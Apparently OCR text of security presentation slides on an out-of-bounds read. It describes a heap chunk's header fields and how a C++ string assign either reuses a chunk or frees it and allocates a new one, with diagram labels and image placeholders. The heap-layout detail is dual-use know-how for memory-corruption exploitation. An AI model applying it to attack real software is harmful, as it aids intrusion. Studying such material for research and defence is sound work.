


Out of Bounds read


CVSS score = ?




- **unused**: field unused in case of allocated chunk (`4 bytes`)
- **size**: chunk size, including *used_len*, *max_len* and *val3* in addition to *user_data* (`4 bytes`)
- **used_len**: used by C++ functions to indicate how many bytes in the *user_data* buffer are currently utilized (`4 bytes`)
- **max_len**: used by C++ functions to indicate the *max_size* of *user_data* buffer (`4 bytes`)
- **val3**: not interesting for now. Let's skip it (`4 bytes`)
- **user_data**: the user data itself + eventually padding if memory alignment has to be preserved




- **unused**: field unused in case of allocated chunk (`4 bytes`)
- **size**: chunk size, including *used_len*, *max_len* and *val3* in addition to *user_data* (`4 bytes`)
- **used_len**: used by C++ functions to indicate how many bytes in the *user_data* buffer are currently utilized (`4 bytes`)
- **max_len**: used by C++ functions to indicate the *max_size* of *user_data* buffer (`4 bytes`)
- **val3**: not interesting for now. Let's skip it (`4 bytes`)
- **user_data**: the user data itself + eventually padding if memory alignment has to be preserved



TARGET PROCESS
Lower addresses
...
M1
len = 200
data
M1
len = 60
new_data
...
HEAP
M1 allocated buffer
M1_ptr.assign(new_data_addr, len)
new_M1_len (60) < len_in_already_allocated_M1_chunk ? YES!
unused
size
212
used_len
200 60
max_len
200
val3
user_data = M1_data new_data
memcpy(M1_user_data_addr, new_data_addr, len)
already allocated? YES!
STACK
M1_ptr
Higher addresses


Lower addresses
TARGET PROCESS
...
M1
len = 200
data
M1
len = 256
new_data
...
Higher addresses
HEAP
M1 allocated buffer
M1 new buffer
STACK
M1_ptr
already allocated? YES!
M1_ptr.assign(new_data_addr, len)
new_M1_len (256) < len_in_already_allocated_M1_chunk ? NO!
delete -> free() old chunk...
unused
size
212
used_len
200
val3
...and allocate new one
unused
size
268
used_len
256
max_len
256
val3
user_data = new_data
memcpy(M1_user_data_addr, new_value_addr, len)

Mumble... Mumble ?.




Why do we wanna do #his?




Copy done with `memmove()` **that uses a tmp buffer**

```
M1_ptr.assign(M1_data, len)
dst buf        src buf
```

